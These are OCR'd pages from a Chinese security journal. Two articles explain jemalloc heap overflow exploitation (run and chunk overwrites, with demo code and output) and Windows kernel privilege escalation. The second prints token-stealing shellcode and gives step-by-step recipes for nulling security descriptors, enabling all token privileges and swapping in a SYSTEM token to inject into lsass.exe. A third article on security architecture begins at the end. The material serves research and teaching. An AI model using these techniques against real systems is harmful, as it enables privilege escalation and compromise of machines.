

图 1 jemalloc 数据结构关系图

argp 和 huku 在 BlackHat 上介绍了三种利用方法，覆盖相邻堆数据，覆盖 run 结构和覆盖 chunk 结构。其中第一种是利用堆中存储的数据，后两种是利用堆管理器。这里选择后两种利用方法详细介绍。

相比栈缓冲区溢出通过覆盖返回地址实现执行任意指令，堆缓冲区溢出没有直接执行任意指令的方法，而需要结合程序执行流程，受影响的堆块内的数据与堆管理器，一起开发利用该漏洞执行任意指令的方法。文章虽是 jemalloc 利用，但并不是能直接执行任意指令的方法，这些方法能让选择更多，而能不能完成利用，还取决于实际情况。

（一）覆盖 run 结构

利用场景假设：1、漏洞能覆盖或者改写某 run 结构最少四字节。2、漏洞触发点之后有一次堆块分配请求，而这次请求会由已经被改写的 run 分配。

```
typedef struct arena_run_s arena_run_t;
struct arena_run_s {
#ifdef MALLOC_DEBUG
    uint32_t    magic;
#  define ARENA_RUN_MAGIC 0x384adf93
#endif

    /* Bin this run is associated with. */
    arena_bin_t *bin;

    /* Index of first element that might have a free region. */
    unsigned    regs_minelm;

    /* Number of free regions in run. */
    unsigned    nfree;

    /* Bitmask of in-use regions (0: in use, 1: free). */
    unsigned    regs_mask[1]; /* Dynamically sized. */
};
```

图 2 run 结构体定义

利用效果：漏洞触发改写 run 结构之后，malloc 返回的是一定程度上可控的越界堆块。

接下来介绍这种方法：图 2 为 run 结构体定义。在漏洞触发时覆盖或者改写某 run 结构的 regs_minelm 为 -2 后，程序调用 malloc 请求分配内存时，堆管理器

```
static inline void *
arena_run_reg_alloc(arena_run_t *run, arena_bin_t *bin)
{
    void *ret;
    unsigned i, mask, bit, regind;

    assert(run->magic == ARENA_RUN_MAGIC);
    assert(run->regs_minelm < bin->regs_mask_nelms);

    /*
     * Move the first check outside the loop, so that run->regs_minelm can
     * be updated unconditionally, without the possibility of updating it
     * multiple times.
     */
    i = run->regs_minelm;
    mask = run->regs_mask[i];
    if (mask != 0) {
        /* Usable allocation found. */
        bit = ffs((int)mask) - 1;

        regind = ((i << (SIZEOF_INT_2POW + 3)) + bit);
        assert(regind < bin->nregs);
        ret = (void *)(((uintptr_t)run) + bin->reg0_offset
            + (bin->reg_size * regind));

        /* Clear bit. */
        mask ^= (1U << bit);
        run->regs_mask[i] = mask;

        return (ret);
    }
```

图 3 arena_run_reg_alloc 分配函数代码

调用 arena_run_reg_alloc 函数处理，如图 3。i=run->regs_minelm 后，i 此时赋值为 -2，而 mask=run->regs_mask[i]，以 regs_mask 为基址，以 -2 为索引找到的数组元素是 regs_minelm 本身（参见图 2.run 结构体定义），那么 mask 也被赋值为 -2。if(mask != 0)，bit=ffs((int)mask)-1，使得 bit 等于 1。regind = ((i << (SIZEOF_INT_2POW + 3)) + bit)，SIZEOF_INT_2POW 定义为 2，那么 regind = ((0xFFFFFFFE<<(2+3))+1)= -64 + 1 = -63。对于 ret = (void *)(((uintptr_t)run) + bin->reg0_offset + (bin->reg_size * regind))，程序原意是 run 基址 + 第一个 region 的偏移 + 计算的偏移，得到空闲 region 的地址并返回，完成 malloc 请求。而经过我们改变之后返回成了 run 基址 + 第一个 region 的偏移 -63*reg_size。

```
#include "includes.h"
#include "lib.h"

int main(int argc, char *argv[]) {
  char *one, *two, *three, *four, *temp;
  char offset[sizeof(size_t)];
  int i;

  if(argc < 2) {
    printf("%s <offset>\n", argv[0]);
    return 0;
  }

  *(size_t *)&offset[0] = (size_t)atol(argv[1]);

  printf("Allocating a chunk of 16 bytes just for fun\n");
  one = (char *)malloc(16);
  printf("one = %p\n", one);

  printf("Allocating first chunk of 32 bytes\n");
  two = (char *)malloc(32);
  printf("two = %p\n", two);

  printf("Performing more 32 byte allocations\n");
  for(i = 0; i < 10; i++) {
    temp = (char *)malloc(32);
    printf("temp = %p\n", temp);
  }

  printf("Setting up a run for the next size class\n");
  three = (char *)malloc(64);
  printf("three = %p\n", three);

  breakpoint();
  memcpy(two + 4064 + 4, offset, 4);
  breakpoint();

  printf("Next chunk should point in the previous run\n");
  four = (char *)malloc(64);
  printf("four = %p\n", four);
  return 0;
} ? end main ?
```

图 4 代码

下面通过一个演示用例来描述上述方法。实验环境为 FreeBSD-8.2-Release，图 4 所示为源代码，图 5 所示为运行结果。参数 -2 即为用来覆盖 regs_minelm 的值。

查看图 5，通过对齐得知 0x28202000 为 16 字节的 run 结构基址，0x28203000 为 32 字节的 run 结构基址，0x28204000 为 64 字节的 run 结构基址，在覆盖 regs_minelm 为 -2 后，第 2 次 malloc(64) 返回的地址为 0x28203080，而该地址是之前已经分配的 32 字节堆块的起始地址。

```
# ./vuln-run -2
Allocating a chunk of 16 bytes just for fun
one = 0x28202030
Allocating first chunk of 32 bytes
two = 0x28203020
Performing more 32 byte allocations
temp = 0x28203040
temp = 0x28203060
temp = 0x28203080
temp = 0x282030a0
temp = 0x282030c0
temp = 0x282030e0
temp = 0x28203100
temp = 0x28203120
temp = 0x28203140
temp = 0x28203160
Setting up a run for the next size class
three = 0x28204040
Next chunk should point in the previous run
four = 0x28203080
#
#
```

图 5 运行结果

返回的堆块不属于原先的 run，那也许会覆盖可以达成利用目的的数据。例如，覆

盖了某处的函数指针，而随后申请的堆块内容是可以控制的，那么用 shellcode 地址覆盖函数指针，则当程序再通过该函数指针调用时就变成了调用 shellcode。

以上介绍了将 regs_minelm 覆盖为 -2 的效果，若不覆盖为 -2 而覆盖成其它值，比如 x 值（负数）呢？结果是只要 regs_mask[x] 不为 0，那就会经过上述 arena_run_reg_alloc 函数运算，返回错误堆块。通过构造合适的 regs_minelm 与 regs_mask[regs_minelm]，就有可能覆盖到可以达到利用目的的数据。

（二）覆盖 chunk 结构

利用场景假设：1、利用漏洞能覆盖或者改写某 chunk 结构最少四字节。2、漏洞触发点之后该 chunk 内会释放小堆块，随后又申请较大堆块。

利用效果：在利用漏洞改写 chunk 结构后，原本释放的是较小堆块，却欺骗堆管理器释放的是大堆块，导致随后请求分配大堆块时返回错误堆块，覆盖已经分配的堆块。

接下来介绍这种方法：图 6 为演示程序源代码，图 7 为运行结果。

图 6　代码

程序首先不断请求分配内存填满 chunk1，迫使堆管理器再分配一个 chunk2，并标记 chunk1 最后一块紧邻着



图 8　chunk 结构体定义

```
typedef struct arena_chunk_map_s arena_chunk_map_t;
struct arena_chunk_map_s {

    rb_node(arena_chunk_map_t)  link;


    size_t                      bits;

};
```

图 9　arena_chunk_map_s 结构体定义

chunk2 的堆块为 last，chunk2 第一块堆块为 first，第二块为 p2（p1 无实际作用）。接着读取文件并拷贝到 last 中造成溢出覆盖 chunk2 结构，参见图 8，溢出效果为保持 arena 指针为原值，覆盖 map[1].bits 为 0x00001002。

```
# ./vuln-chunk exploit2.v
[*] Region at 0x28201030
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00                  ................
[*] Chunk 0x28200000 belongs to arena 0x8049e5c
base1: 0x28200000 vs. base2: 0x28300000 (+1048576)
p1: 0x28201030 vs. p2: 0x28301040 (+1048592)
[*] Chunk 0x28300000 belongs to arena 0x8049e5c
Read 56 bytes
[*] Region at 0x28301030
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00                  ................
0x28301000
[*] Region at 0x28301030
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41                  AAAAAAAAAAAAAAAA
#
```

图 7　运行结果

释放属于已被覆盖的 chunk2 的 p2 后，申请 4096 字节大小的 p3 得到的起始地址是 0x28301000，而这片空间是包含其它堆块的，如 first 堆块。可见之后对 p3 进行内存操作时，就会改变原内存数据，如图 7，经过 memset(p3,'A',4096) 后，原本为空的 first 堆块被改写成全 A 字符串。

接着分析造成这种结果的原因。在 free 后，堆管理器会调用 arena_dalloc 函数，该函数首先取释放堆块起始地址在 chunk 中的页序号 n，找到对应的 map[n]，因为 p2 地址为 0x28301040,chunk 基址为 0x28300000, 所以覆盖 map[1]（如果为 0x28302040，则覆盖 map[2])。接着通过 mapelm->bits & CHUNK_MAP_LARGE 判断释放的堆块是大还是小（如图 10，小于页大小属于小堆块），而 CHUNK_MAP_LARGE 定义为 0x02，map[1].bits 被覆盖为 0x00001002，与结果为真，因此调用 arena_dalloc_large 函数进而调用 arena_run_dalloc 函数，而原本程序与结果为假，本该调用 arena_dalloc_small 函数。

```
static inline void
arena_dalloc(arena_t *arena, arena_chunk_t *chunk, void *ptr)
{
  size_t pageind;
  arena_chunk_map_t *mapelm;
  ...

  pageind = (((uintptr_t)ptr - (uintptr_t)chunk) >> PAGE_SHIFT);
  mapelm = &chunk->map[pageind];
  ...

  if ((mapelm->bits & CHUNK_MAP_LARGE) == 0) {
    /* Small allocation. */
    malloc_spin_lock(&arena->lock);
    arena_dalloc_small(arena, chunk, ptr, mapelm);  /* [3-16] */
    malloc_spin_unlock(&arena->lock);
  }
  else
    arena_dalloc_large(arena, chunk, ptr); /* [3-17] */
} ? end arena_dalloc ?
```

图 10 arena_dalloc 函数部分代码

而在 arena_run_dalloc 函数最后会调用 arena_avail_tree_insert 函数（如图 11）将该页存储至可用索引中，进而导致下一次分配大堆块时返回错误地址。

```
static void
arena_run_dalloc(arena_t *arena, arena_run_t *run, bool dirty)
{
  arena_chunk_t *chunk;
  size_t size, run_ind, run_pages;

  chunk = (arena_chunk_t *)CHUNK_ADDR2BASE(run);
  run_ind = (size_t)(((uintptr_t)run - (uintptr_t)chunk)
      >> PAGE_SHIFT);
  ...

  if ((chunk->map[run_ind].bits & CHUNK_MAP_LARGE) != 0)
    size = chunk->map[run_ind].bits & ~PAGE_MASK;
  else
    ...
  run_pages = (size >> PAGE_SHIFT); /* [3-20] */

  /* Mark pages as unallocated in the chunk map. */
  if (dirty) {
    size_t i;

    for (i = 0; i < run_pages; i++) {
      ...
      /* [3-21] */
      chunk->map[run_ind + i].bits = CHUNK_MAP_DIRTY;
    }
    ...
    chunk->ndirty += run_pages;
    arena->ndirty += run_pages;
  }
  else {
    ...
  }
  chunk->map[run_ind].bits = size | (chunk->map[run_ind].bits &
      PAGE_MASK);
  chunk->map[run_ind+run_pages-1].bits = size |
      (chunk->map[run_ind+run_pages-1].bits & PAGE_MASK);

  /* Page coalescing code - Not relevant for _this_ example. */
  ...

  /* Insert into runs_avail, now that coalescing is complete. */
  /* [3-22] */
  arena_avail_tree_insert(&arena->runs_avail, &chunk->map[run_ind]);
  ...
} ? end arena_run_dalloc ?
```

图 11 arena_run_dalloc 函数部分代码

三、总结

本文主要内容为对 argp 与 huku 在 BlackHat2012 上的演讲《Exploiting the jemalloc Memory Allocator:Owning Firefox's Heap》与他们发表在 Phrack#68 上的《Pseudomonarchia jemallocum》文章进行 jemalloc 堆管理器的解读。介绍了 jemalloc 堆管理器的数据结构与两种利用方法—覆盖 run 结构与覆盖 chunk 结构。其中覆盖 run 结构的方法适用性更广，通过构造 regs_minelm 与 regs_mask[regs_minelm] 覆盖 run 结构，则能控制下次 malloc 的返回地址进行下一步利用。

本文旨在帮助读者了解 jemalloc 堆管理器及其利用方法，若对文中有疑问或者发现错误，敬请联系我讨论交流。

参考文献

[1] BH_US_12_Argyroudis_Exploiting_the_ jemalloc_Memory_ Allocator_Slides, argp,huku,2012

[2] Pseudomonarchia jemallocum,argp,huku,2012

[3] Art of exploitation,exploiting VLC,a jemalloc case study,huku,argp,2012

让Windows本地内核漏洞利用更简单

安全研究部　邱鹏

关键词：内核　漏洞　利用　提权

摘要：随着计算机技术的发展，普通漏洞的利用技术越来越难。容易被人们忽略的内核漏洞往往可以作为突破口。文章中详细介绍了使 Windows 本地内核任意写漏洞利用更为简单的方法，其中包含了 3 种不同的解决方案，可以让你在内核中做你所有想做而且能做的事。

引言

Intel x86 系列处理器采用环的概念来进行访问控制，共分为 4 个级别，分别为 ring0¬、ring1、ring2、ring3。Windows、Linux 等多数操作系统都采用了 2 个级别，分别为 ring0 和 ring3，在 ring0 下允许执行任何 CPU 指令，包括特权指令，可以无限制的访问系统数据、代码和硬件资源。一般情况下，操作系统的内核程序、驱动程序等都是运行在 ring0 下，但是一些安全软件、游戏原件、工具软件等第三方驱动程序，也会通过系统服务等方式在 ring0 级别运行。越来越多的病毒、木马等恶意程序也有自己的驱动程序，想方设法进入 ring0，提升自身运行权限，对抗安全软件。时至今日，ring0 下运行的程序已经不再是单纯的系统内核，内核漏洞也不再仅仅是系统的专利。而是许多游戏软件、安全软件、第三方驱动等厂商所共同面对的问题。随着操作系统和安全软件的日益完善，在普通溢出漏洞难以奏效的情况下，容易被人忽略的内核漏洞往往可以作为突破安全防线的切入点。本文以 2012 BlackHat 大会的 Cesar Cerrudo 的《Easy local Windows Kernel exploitation》为基础来总结 Windows 下本地内核漏洞的利用方法。

一、内核漏洞的分类

按照利用原理可以分为以下四大类:

- 拒绝服务
- 缓冲区溢出
- 内存篡改
- 设计缺陷

其中内存篡改又可以分为以下 3 个子类

- 任意地址写任意数据
- 固定地址写任意数据
- 任意地址写固定数据

上述内存篡改类型的漏洞利用是比较常见而且相对可利用性较高的一种，本文也是针对这种类型的漏洞来进行提权。

二、利用内存篡改类型漏洞来进行提权的方法

（一）常用方法——执行提权 shellcode

如何才能利用内存篡改的漏洞来执行 shellcode？我们知道许多内核的功能函数是存放在一张表里面的，并且这

张表也是由内核导出的。例如 SSDT、HalDispatchTable 等。如果我们替换掉这些表内函数的地址为事先准备好的 shellcode 存放的地址，然后再利用代码中调用可以调用到被替换为 shellcode 地址的函数，就能达到执行 shellcode 的目的。



图 1　常用方法原理图

常用提权 shellcode 如下:

```
void _declspec(naked) ShellCode() {
    __asm  {
    pushad
    pushfd
    mov esi,PsReferencePrimaryToken
FindTokenOffset:
    lodsb
    cmp al, 8Dh
    jnz FindTokenOffset
    mov edi,[esi+1];[esi+1] 存放的是 Token 再 Eprocess 的偏移
    mov esi,PsInitialSystemProcess ; PsInitialSystemProcess 存放的是 system 进程的 Eprocess
    mov esi,[esi]
    push fs:[124h] ; 这里是当前线程
    mov eax,PsGetThreadProcess
    call eax ; 获取当前进程的 Eprocess
    add esi, edi ;esi 中存放 system 的 Token
    add edi, eax ;edi 为当前进程 Token 的偏移
    movsd ; 修改当前进程的 Token
    popfd
    popad
    ret
}
}
```

Shellcode 的原理就是替换本进程的 Token 为系统进程的 Token，这段方法有点小问题后面会指出。

这种方法对任意地址写任意数据或者写固定数据都是适用的。比如任意地址写 0 的漏洞，我们可以在 0 地址分配一块内存。写入 shellcode，再将函数表内的函数指针替换为 shellcode 的地址，最后再调用一下 ring3 API 来触发 shellcode 就能达到利用的目的了。

这里要注意的是在 0 地址分配内存必须调用 ntdll!NtAllocateVirtualMemory 函数。而且默认地址赋值范围值 1~4k-1。而且在 Windows 8 下微软已经禁止在 0 地址开始的 64k 大小的内存上分配内存。所以对于 windows 8 的任意地址写 0 的漏洞来说，这个方法就不能起作用了。

（二）移除对象的安全描述符

对象的安全描述符是什么？引用微软 MSDN 中对其描述为：一个结构体并且包含着对象的安全信息的一些相关数据。安全描述符可以描述对象的所有者及其所属的主组。同时还包含了一个规定了谁可以用什

么方式访问该对象的自主访问列表（DACL）和一个规定了哪些用户的哪些操作应该被记录到安全审计日志的系统访问控制列表（SACL）。

如果将安全描述符置空，则意味着我们可以对此对象有完全的访问控制权限，可以对此对象进行任意的操作，如果该对象为一个进程对象，则我们可对其进行读写内存，注入代码等。

对象的安全描述符存放在哪呢？如何修改？大家都知道 Windows 下的每个对象都有一个头部。头部的结构如下所示：

```
kd> dt _OBJECT_HEADER
nt!_OBJECT_HEADER
    +0x000 PointerCount    : Int4B
    +0x004 HandleCount    : Int4B
    +0x004 NextToFree    : Ptr32 Void
    +0x008 Type    : Ptr32
_OBJECT_TYPE
    +0x00c NameInfoOffset    : UChar
    +0x00d HandleInfoOffset    : UChar
    +0x00e QuotaInfoOffset    : UChar
    +0x00f Flags    : UChar
    +0x010 ObjectCreateInfo    : Ptr32
_OBJECT_CREATE_INFORMATION
    +0x010 QuotaBlockCharged    :
Ptr32 Void
+0x014 SecurityDescriptor    : Ptr32
Void
    +0x018 Body    : _QUAD
```

位于偏移处 0x14 处即为此对象的安全描述符。偏移 0x18 处为对象的结构的地址。所以我们只要简单的将对象的地址减去 4 处置 0 就可以去除此对象的安全描述符。

上述都是写的对象的操作，但是有一前提是如何才能在 ring3 获取该对象的地址。没有对象的地址，上面说的一切都没有意义。我们都知道在 ring3 下访问，操作对象都是通过句柄来完成的。对象的地址存在于 ring0 的地址空间内，这个地址对 ring3 程序是没有任何意义的，不过微软还是提供了一个函数 ZwQuerySystemInformation，这个函数的 SystemHandleInformation 方法提供了枚举系统内所有句柄的功能，此函数返回的每一个句柄的结构如下：

```
typedef struct _SYSTEM_HANDLE_T
ABLE_ENTRY_INFO {
    USHORT  UniqueProcessId;
    USHORT  CreatorBackTraceIndex;
    UCHAR  ObjectTypeIndex;
    UCHAR  HandleAttributes;
    USHORT  HandleValue;
    PVOID  Object;
    ULONG  GrantedAccess;
} SYSTEM_HANDLE_TABLE_ENTRY
_INFO, *PSYSTEM_HANDLE_TABLE
_ENTRY_INFO;
```

结构中的 Object 即为 Handle 在内核中所对应的对象。

下面举个低权限下注入 lsass.exe 进程的例子来说一下利用的具体步骤：

1. 查找 lsass.exe 的进程的 pid 记做 LsassPID。

2. 调用 ZwQuerySystemInformation 函数来枚举系统的句柄表，查找第一个 pid 等于 LsassPID 并且对象类型为 Process 的句柄。保存其对象的地址，记做

LsassObject。

3. 触发漏洞将 [LsassObject-4] 的四字节置 0。

经过上述步骤后我们就可以在低权限下（我测试为 guest 用户下，下同）对 lsass.exe 进程进行打开、内存读写、注入等操作。

一些需要注意的细节:

1. 为什么 lsass.exe 进程的第一个 pid 等于 LsassPID，且对象类型为 Process 的句柄就是为 lsass.exe 的进程的句柄? 经过各个版本系统的对 lsass 进程的句柄的枚举发现，lsass.exe 进程的第一个进程句柄肯定为其自身进程。

2. 在低权限下我们无法打开进程操作，只能利用系统内所存在的句柄进行查找其对象的操作。

3. 如何判断一个句柄对应的对象的类型为 Process 对象? 可以利用 SYSTEM_HANDLE_TABLE_ENTRY_INFO 结构中的 ObjectTypeIndex 来判断，在 Windows2003 以下 ObjectTypeIndex 等于 5 能表明其对象为一个 Process 对象，然而在 Windows Vista 以下这个索引等于 7 才能表明其为一个 Process 对象。

4. 对 lsass.exe 进行注入操作的时候，注入代码在调用一些高权限的函数会失败，比如添加用户等操作。然而注入本 session 下的 winlogon 进程就能执行成功。注意这里是本 session 下的 winlogon，Windows 在多用户登录的情况下，每一个用户都视为一个 session，每一个 session 都有一个 winlogon 进程。获取 SessionID 可以使用 ProcessIdToSessionID 函数。

（三）修改对象令牌（Token）的本地唯一标识符（LUID）

令牌也称访问令牌，它包含了一个登陆会话的安全信息，系统在用户登录时会创建一个访问令牌，每一个进程都是复制这个令牌。这个令牌能鉴定用户、用户所在的组、还有用户的权限。系统利用这个令牌来控制对系统内对象的访问和用户在本地计算机上执行各种系统相关的操作。令牌有两种类型主令牌和模拟令牌。

Windows 内核中不同的版本 Token 的结构也是不一样的。首先我们来看 WindowsXP~Windows2003 下的 Token 的结构:

```
nt!_TOKEN
    ……
    +0x074 Privileges   : Ptr32 _LUID_AND_ATTRIBUTES
    ……
    +0x0a0 VariablePart   : Uint4B (指向一个 _LUID_AND_ATTRIBUTES 的数组 )
    _LUID_AND_ATTRIBUTES[n]
kd> dt _LUID_AND_ATTRIBUTES -r ntdll!_LUID_AND_ATTRIBUTES
    +0x000 Luid   : _LUID
    +0x000 LowPart: Uint4B ( 这里指定了权限的索引 , 改变这个索引就能改变权限 )
    +0x004 HighPart   : Int4B
    +0x008 Attributes   : Uint4B
```

Privileges 变量存放的是 VariablePart 的地址。VariablePart 指向一个 _LUID_AND_ATTRIBUTES 的数组), LUID_AND_ATTRIBUTES 中包含了一个本地唯一标示符（LUID），LUID 中的低四位为

一个权限的索引。对于这个索引的全部定义如下:

```
#define SE_CREATE_TOKEN_PRIVILEGE (2L)
#define SE_ASSIGNPRIMARYTOKEN_PRIVILEGE (3L)
#define SE_LOCK_MEMORY_PRIVILEGE (4L)
#define SE_INCREASE_QUOTA_PRIVILEGE (5L)
#define SE_MACHINE_ACCOUNT_PRIVILEGE (6L)
#define SE_TCB_PRIVILEGE (7L)
#define SE_SECURITY_PRIVILEGE (8L)
#define SE_TAKE_OWNERSHIP_PRIVILEGE (9L)
#define SE_LOAD_DRIVER_PRIVILEGE (10L)
#define SE_SYSTEM_PROFILE_PRIVILEGE (11L)
#define SE_SYSTEMTIME_PRIVILEGE (12L)
#define SE_PROF_SINGLE_PROCESS_PRIVILEGE (13L)
#define SE_INC_BASE_PRIORITY_PRIVILEGE (14L)
#define SE_CREATE_PAGEFILE_PRIVILEGE (15L)
#define SE_CREATE_PERMANENT_PRIVILEGE (16L)
#define SE_BACKUP_PRIVILEGE (17L)
#define SE_RESTORE_PRIVILEGE (18L)
#define SE_SHUTDOWN_PRIVILEGE (19L)
#define SE_DEBUG_PRIVILEGE (20L)
#define SE_AUDIT_PRIVILEGE (21L)
#define SE_SYSTEM_ENVIRONMENT_PRIVILEGE (22L)
#define SE_CHANGE_NOTIFY_PRIVILEGE (23L)
#define SE_REMOTE_SHUTDOWN_PRIVILEGE (24L)
#define SE_UNDOCK_PRIVILEGE (25L)
#define SE_SYNC_AGENT_PRIVILEGE (26L)
#define SE_ENABLE_DELEGATION_PRIVILEGE (27L)
#define SE_MANAGE_VOLUME_PRIVILEGE (28L)
#define SE_IMPERSONATE_PRIVILEGE (29L)
#define SE_CREATE_GLOBAL_PRIVILEGE (30L)
```

一般情况下向这个数组添加项就能添加对象的权限。我们经常用到的AdjustTokenPrivileges函数就是这么做的。但是在漏洞利用中只能写少量字节再加上空间的限制的情况下我们不能直接添加数组。但是可以根据我们的需要修改成我们需要的就可以了。比如我们将索引改成SE_DEBUG_PRIVILEGE，这样我们就能

访问绝大部分对象了。

在 Windows vista 上对 Token 结构进行了改变。我们看下新的 Token 的结构:

```
nt!_TOKEN
    …..
    +0x040 Privileges : _SEP_TOKEN_PRIVILEGES
    …..
kd> dt _SEP_TOKEN_PRIVILEGES
nt!_SEP_TOKEN_PRIVILEGES
    +0x000 Present : Uint8B
    +0x008 Enabled : Uint8B ( 这是一个权限的掩码 )
    +0x010 EnabledByDefault : Uint8B
```

EP_TOKEN_PRIVILEGES 的 Enabled 是权限的掩码 , 每一位都表明了一个权限。Windows 并没有全用到，32 位基本上就能描述所有的权限了，我们只要将最低 32 位设成 0xFFFFFFFF 就可以拥有全部权限了。在漏洞利用过程中也不一定用到全部的权限，比如找到 SeDebugPrivilege 权限设置上就能操作绝大部分对象了。

下面依旧是举个低权限下注入 lsass.exe 进程的例子来说一下利用的具体步骤:

1. 调用 OpenProcessToken API 获取本进程的 Token 的句柄。

2. 调用 ZwQuerySystemInformation API 去枚举系统句柄表，并根据本进程 PID 和 Token 的句柄获取 Token 的对象。

3. 判断系统版本如果是 Windows2003 以下，在 [Token+0xA0] 也就是第一个 LUID_AND_ATTRIBUTES 的 Luid.LowPart 写入 0n20，也就是 SE_DEBUG_PRIVILEGE。如果是 Windows Vista 以上，就在 [Token+0x48] 写入 0xFFFFFFFF。

这样我们就拥有了打开 lsass 进程的权限。然后注入代码就可以了。

（四）替换对象 Token

从第一种方法的那段 shellcode 中我们可以知道，进程的对象结构中有一个 Token 对象，我们只要将这个 Token 替换成系统的 Token 就能达到替换的目的。常用方法是使用执行内核 shellcode 的方式实现的。能不能不用执行内核 shellcode，仅仅通过漏洞将 Token 替换成我们获取的系统进程 Token 实现呢? 先来看一下进程对象的结构

```
nt!_EPROCESS
    …..
    +0x0f8 Token : _EX_FAST_REF
(xp 和 2003 下此项偏移为 0x0c8)
    …..
```

我们只要将偏移 0xf8 处替换就可以了。但是怎样才能在 ring3 获取系统的 Token 对象呢? 一个简单的方法就是可以通过进程内部通信机制获取，例如 LPC。具体实现是首先 Hook NtOpenThreadToken 函数，然后调用 MsiInstallProduct 函数。通过 NtOpenThreadToken 函数返回的参数就可以获取一个具有 system 权限的 Token 的句柄。这里需要注意一下，这样获取的 Token 的句柄并不是进程的主 Token，有意思的是 Windows 在使用 Token 的时候并不会检查 Token 的类型。只要 Token 有足够的权限，我们就达到提权的目的了。这里还是有一个问题，在调用 MsiInstallProduct 的过程中会有很多次 NtOpenThreadToken 函数的调用。我们如何判断我们获取的 Token 的句

柄就是属于 system 的呢? 经过调试发现最后一次调用 NtOpenThreadToken 获得的那个 Token 的句柄就是属于 system 的，并且含有绝大部分权限。中间过程也可能出现具有属于 system 的 Token 的句柄。我们并不能判断，但是我们可以确定最后一个肯定是就足够了。

还是和上面两种方法一样，这里也列举一个在低权限下注入 lsass 的步骤:

1.Hook NtOpenThreadToken 并调用 MsiInstallProduct 函数。保存 NtOpenThreadToken 的最后一个获取的 Token 的句柄。记为 hToken。

2. 调用 ZwQuerySystemInformation 函数来枚举系统的句柄表。查找本进程的且句柄为 hToken 的对象的地址。

3. 触发漏洞将本进程的 Token 替换成上一步获取的 Token 的对象的地址。

到这里我们就可以对系统进程进行打开注入等操作了。还记得在常用方法中提到的替换 Token 的小问题吗? 这种替换 Token 对象的方法会带来一个问题：在 exploit 进程退出的时候系统会将我们替换的 Token 的对象的引用计数减 1，当我们多次执行 exploit 程序，这次 Token 对象的引用计数很有可能减到 0，这时系统就会释放这个对象。然而当系统再次引用到这个对象的时候，就会 BSOD，也就是蓝屏。这里我们并不能使这个 Token 对象的引用计数减少到 0，有两种解决方案:

1. 如果漏洞只能一次写，使用句柄并提权结束后将这个 Token 的句柄复制到像 lsass 一样永远不会终止的进程中。

2. 如果可以多次写，将对象结构中的引用计数设置成一个很大的值，这样这个对象就不会被释放。

三、总结

对以上几种方法的总结如下:

• 常用方法 ——对于任意地址写 0 或者任意地址写固定地址都是可以用的。但是有一点就是在 Windows 8 以后限制了对 0 地址的分配内存，对于任意地址写 0 类型的漏洞就不能用了，所以此种方法也变得不够通用了。

• 移除对象的安全描述符——主要针对任意地址写 0 类型的漏洞，对任意系统版本都通用。

• 修改对象令牌——主要针对任意地址写任意数的漏洞，这里也可以不仅仅限定于写任意数值，比如在 Windows 7 下不必精确控制写什么，但是你要使用的权限的位必须为 1，然而 WindowsXP 下就需要特殊的值了，以为不同的权限对应不同的值。对于系统任意版本通用。

• 替换 Token——主要针对任意地址写任意数的漏洞，必须需要可以精确的控制要写的数值，但对于系统任意版本通用。

参考文献

1. Cesar Cerrudo 《Easy local Windows Kernel exploitation》

2. cvcvxk 《圣诞礼物：妙用 0 地址》 http://bbs.pediy.com/showthread.php?t=144611

3. MSDN http://msdn.microsoft.com/en-us/

4. Failwest 《0day 安全: 软件漏洞分析技术》

企业信息安全体系架构方法和应用

行业技术部　李国军　张研

关键词：信息安全　信息安全架构　信息基础设施　安全规划　项目设计　运营商

摘要：随着信息通信技术的发展和应用的不断深入，信息通信设施已经成为国家的重要基础设施，其安全保障日益受到国家、企业和社会公众的关注。运营商的信息通信系统多、局点多、分布广、结构复杂、新技术应用多，潜在的风险高等问题，但也要求高等级的安全保障能力，这让其信息安全建设方面面临了众多难题和挑战。本文首先分析了当前企业信息安全建设中存在的问题，然后通过借鉴行业经验和已有成果，提出了信息安全架构设计的管理、技术、控制三个视角，以及反映不同人员的需求、概念、逻辑、实现、服务管理等层次化设计观点，提出了基于域的、层次化安全设计流程，并给出了一个基本的安全体系架构框架。最后给出了信息安全体系架构在建设规划、项目设计中的应用。

在信息时代，网络空间逐渐成为与现实社会并行的一个虚拟空间，信息通信基础设施已经成为国家的重要基础设施，其安全保障日益受到国家、企业和社会公众的关注。在国家层面完善了一些法律法规，对入侵计算机、散播病毒程序、互联网攻击等进行了明文规定。在行业层面也发布了一些行业法规和规章，明确了通信网络安全防护要求。各大运营商也非常重视信息安全建设，设置了专责部门或岗位负责这方面的安全建设、研究，取得了一定成果。

但是，运营商的信息通信系统具有系统多、局点多、分布广、结构复杂、用户多、新技术应用多等特点，且随着向信息服务商的转型，各种应用快速发展和出现。同时，随着终端智能化、网络 IP 化、应用 Web 化及系统的开放化，网络与信息系统面临的威胁越来越多，而用户对信息安全的要求越来越高。如何整合现有的安全保障措施？如何使安全保障体系动态适应业务发展要求？如何提高保障绩效？……这些都成为运营商亟需解决的问题。

